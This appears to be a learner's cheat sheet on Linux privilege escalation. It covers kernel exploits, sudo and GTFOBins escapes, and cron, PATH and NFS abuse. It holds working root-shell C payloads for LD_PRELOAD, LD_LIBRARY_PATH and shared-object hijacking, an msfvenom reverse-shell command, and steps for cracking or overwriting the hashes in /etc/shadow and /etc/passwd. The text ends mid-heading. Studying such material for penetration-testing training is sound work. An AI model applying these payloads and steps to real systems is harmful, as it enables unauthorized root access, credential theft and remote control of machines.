**Linux Privilege Escalation**

Our ultimate aim is to get a root user (id=0). In some cases it may be easy and done by kernel exploit, but in most cases enumeration is the key. We need to combine multiple attack vectors.

**UNDERSTADING LINUX SYSTEM:**

Every file or directory has permissions like(owner,groups,others)can do.

1. **users**

User files: **/etc/passwd** user hashes: **/etc/hashes**

Users are identified by user id (UID) ,Root type=>UID=0

1. **Groups**

Config file:/etc/groups

Groups can have sub groups{}default group of account=>same name of user acount

1. **FILES AND DIRECTORIES**

Each File is owned by a user and only that user can change the permission.

Accesses types: (for owner,for groups,for others)

Permission type: (read**-r**,write-**w**,executable**-x**)

**Directory permission**

**-x** executable: only when this is set the directory can bet accessed.

**-r** read

**-w** write

1. **SPECIAL PERMISSIONS:**

**Setuid (suid):-** when set file executed with the permission of the file owner

**Setgid(sgid):-** when set file executed with the permission of the group

To see permission with file:- ls –la

1. **TYPES OF USER ID:**

* Real => who they are ,same as in /etc/passwd
* Effective=> It is same as real id but when running processes as other user (su) it is set to that user
* Saved=> Real Id before running as other user.

**SPAWING A ROOT SHELL**

1)

Code: compile using: gcc -o <name> <filename.c>

int main() {

setuid(0);

system("/bin/bash -p");

}

2) MSFVENOM:

msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell.elf

**TOOLS**

**1) LINUX SMART ENUMERATION (lse.sh):**  parameters(-i=>pass not known,-l=>values= **1:useful:-:2:more useful**

**2)LInEnum:** parameters( -k=>keyword search,-e=> export imp files to copy

**KERNEL EXPLOIT**

it is the heart of the operation system,and exploiting it can give us root accesses.

It is a simple processes:

* uname –a
* Find exploit in exploit db,google,etc (searchploit,linux exploit suggester:effective )
* Compile and run

P.S: If wrongly used it may lead to a system crash, so only use it as a last exploit.

**SERVICE EXPLOITS**

They are programs running in the background and accepting user inputs.If exploit service by root we get root accesses.

To show process running as root ps aux |grep “^grep”

To see program verasion <program> -v

Debian installed program dpkg -l | grep <program>

Rpm installed program rpm –qa | grep <program>

**WEAK FILE MANAGEMENT**

Certain file in the system can be used to get root accesses.

EG: password stored in /etc/shadow file.


If we have read access to it we can crack the root password.

If we have write access we can change the root password with known password hash.

To crack=> john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

P.S=> password hash btw first and second

We can create new password with **mkpasswd –m (for /etc/shadow) and openssl passwd (for /etc/passwd)**

The /etc/passwd file historically contained passwords .If we second row of a user contains a hash it has precedence over the hash in /etc/shadow.

If we have write permission to /etc/passwd change **“x”** to known password hash.

**Back ups :**Even if a machine has right permission set on important or sensitive file ,a user may have created insecure backups of these files

Common locations:

* user home directory
* /root
* /tmp
* /var/backups

**SUDO**

It is a program that allow users to run programs with privilege of other users (root default).

A user must be permitted access using the **/etc./sudoers** .Rules can be used to limit users to certain programs or forgo the password entry requirement.

**Important parameters:**

-u <user> <program> run as other user

-l list programs a user is allowed to run

-s shell

**SHELL ESCAPE SEQUENCE**

Even if we are restricted to run certain programs via sudo we can sometimes escape the program and run reverse shells. (sudo –l)

url for escape: <https://gtfobins.github.io/>

**ABUSING THE INTENDED WAY**

*F NO INTENDED SEQUENCE IS FOUND IN THE GTFOBINS WE CAN also escalate using by the read or write permission of file owned by the root.*

*EG:* ***sudo apachae –f /etc/passwd*** *=> prints error with the first line of the file*

***ENVIROINMENTAL VARIABLES:***

*Programs run through sudo can inherit enviroinmental variables from the users enviroinment .*

*Env\_reset => will run in new minimal enviroinment*

*Env\_keep=> used to keep certain enviroinmental variables.*

*Sudo –l => list configurations*

***LD\_PRELOAD***

***Restrictions:***

* *Must be in env\_keep*
* *Real id == effective id*

*It is an enviroinmental variable which can be set to the path of a shared object (.so file) which is loaded first .*

***Code for .so file:***

*#include <stdio.h> complie :* *gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c*

*#include <sys/types.h> RUN=> sudo LD\_PRELOAD=/tmp/preload.so apache2*

*#include <stdlib.h> function : spwans a root shell*

*void \_init() {*

*unsetenv("LD\_PRELOAD");*

*setresuid(0,0,0);*

*system("/bin/bash -p");*

*}*

***LD\_LIBRARY PATH***

IT IS ENVIROINMENTAL VARIABLE WHICH CONTAINS A SET OF DIRECTORIES WHER SHARED LIBRARIES ARE SEARCHED FOR .

STEP 1: ldd <program name>

Step 2: By creating a shared library with same name as in ldd and setting LD\_LIBRARY\_PATH to our directory we can get a shell .

**Code:**

#include <stdio.h> complie: $ gcc -o libcrypt.so.1 -shared -fPIC library\_path.c

#include <stdlib.h> run: sudo LD\_LIBRARY\_PATH=. apache2

static void hijack() \_\_attribute\_\_((constructor));

void hijack() {

unsetenv("LD\_LIBRARY\_PATH");

setresuid(0,0,0);

system("/bin/bash -p");

**}**

**CRON JOBS**

These are programs are scripts which run at specific times or intervals .They are executed with the security level of the owner. They are run using the /bin/bash with limited enviroinmental variables.

Cron tab files have the configuration of cron job

User location: **/var/spool/cron/ or /var/spool/cron/crontabs/**

System wide cron:- **/etc/crontabs**

**PATH ENVIROINMENTAL VARIABLE**

The **crontab path** is by default set to **/usr/bin:bsh**  .The path variable can be overwritten in crontab.

If a cron job program/script does not use an absolute path, and one of the PATH directories is writable by our user, we may be able to create a program/script with the same name as the cron job.

**WILCARDS:** ( **\***SHOULD BE A PART OF THE CRON JOB SCRIPT)

When a wildcard character (\*) is provided to a command as a part of argument the shell will perform file name expansion.Since file systems in linux are generally permissive file expansions happens first. it is possible to pass command line operations by creating a files with names.

url for escape: <https://gtfobins.github.io/> (touch to create)

**PASSWORD AND KEYS**

**Passwords:**

A users passwords can be reused .While the root account password is saved in /etc/shadow file ,other password such as those for services can be saved in config files.

History files saves command entered by the user .so we can see it(up arrow)

To view history file : ls –la => .bash\_history

Many services and programs use configuration files to store setting .These may contain plain text passwords

**SSH KEYS:**

Ssh key can be used to login instead of passwords to authenticate user using ssh .

**Types of keys:**

* Public => known to everyone
* Private => needs to be safe ,if anybody can read it ,we can login using it.

Ssh –I <private>.key user@ip

**NFS**

Network file system is a popular distributed file system. NFS shares are configured in **/etc/exports/.** Remote users can mount shares, accesses create, modify files.

By default, created files inherit the remote user’s id and group id (as owner and group respectively), even if they don’t exist on the NFS server.

**Important commands**

showmount -e <target> Show the NFS server’s export list:

mount -o rw,vers=2 <target>:<share> <local\_directory> Mount an NFS share

**ROOT SQUACHING :**

If remote user is a user NFS will instead squash the user and treat them as nobody user and place them in nobody file ,nobody group

* Step 1: check in /etc/exports/ for **“no\_root\_squash” off ,**
* Step 2: if yes ,then mount the nfs and save a msfvenom file in it and change permission to **chmod +xs**
* Step 3: execute it in remote shell.

**SUID /SGID EXECUTABLES**

SUID=> gets executed with the privilege of the file owner

SGID=> get executed with the privilege of the file group.

To find files with suid and sgid bit set **: find / -perm -400 2>** **/dev/null or**

**find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/nul**

Certain programs install SUID files to aid their operation.Exploits can be found in searchploit,google .

**SHARED OBJECT INJECTION**

When a program is executed ,it will try to load the shared object it requires.By using a program called **strace** we can track system calls and determine whether any object is not found.

If **we can write to the location the program tries to open**, we can create a shared object and spawn a root shell when it is loaded.

Use **STRACE** .

To see not accessible objects by a program: strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"

**CODE:**

#include <stdio.h>

#include <stdlib.h> **compile: gcc -shared -fPIC -o /home/user/.config/libcalc.so libcalc.c**

static void inject() \_\_attribute\_\_((constructor));

void inject() {

setuid(0);

system("/bin/bash -p");

}

**PATH ENVIROINMENTAL VARIABLE**

Path enviroinmental variables contain a list of directories where the shell should try to find the program. If a program tries to execute another program, but only specifies the program name, rather than its full (absolute) path, the shell will search the PATH directories until it is found .Since a user has full control over their PATH variable, we can tell the shell to first look for programs in a directory we can write to.

Finding Vulnerable Programs (cont.)

Running strings against a file: $ strings /path/to/file

Running strace against a command: $ strace -v -f -e execve <command> 2>&1 | grep exec

Running ltrace against a command: $ ltrace <command>

To spawn a rott shell

**Code:**

**int main() {** complie: gcc -o service service.c

**setuid(0);**

**system("/bin/bash -p");**

**}**

**Export path=\tmp:$PATH**

**Abusing Shell Features (#1**)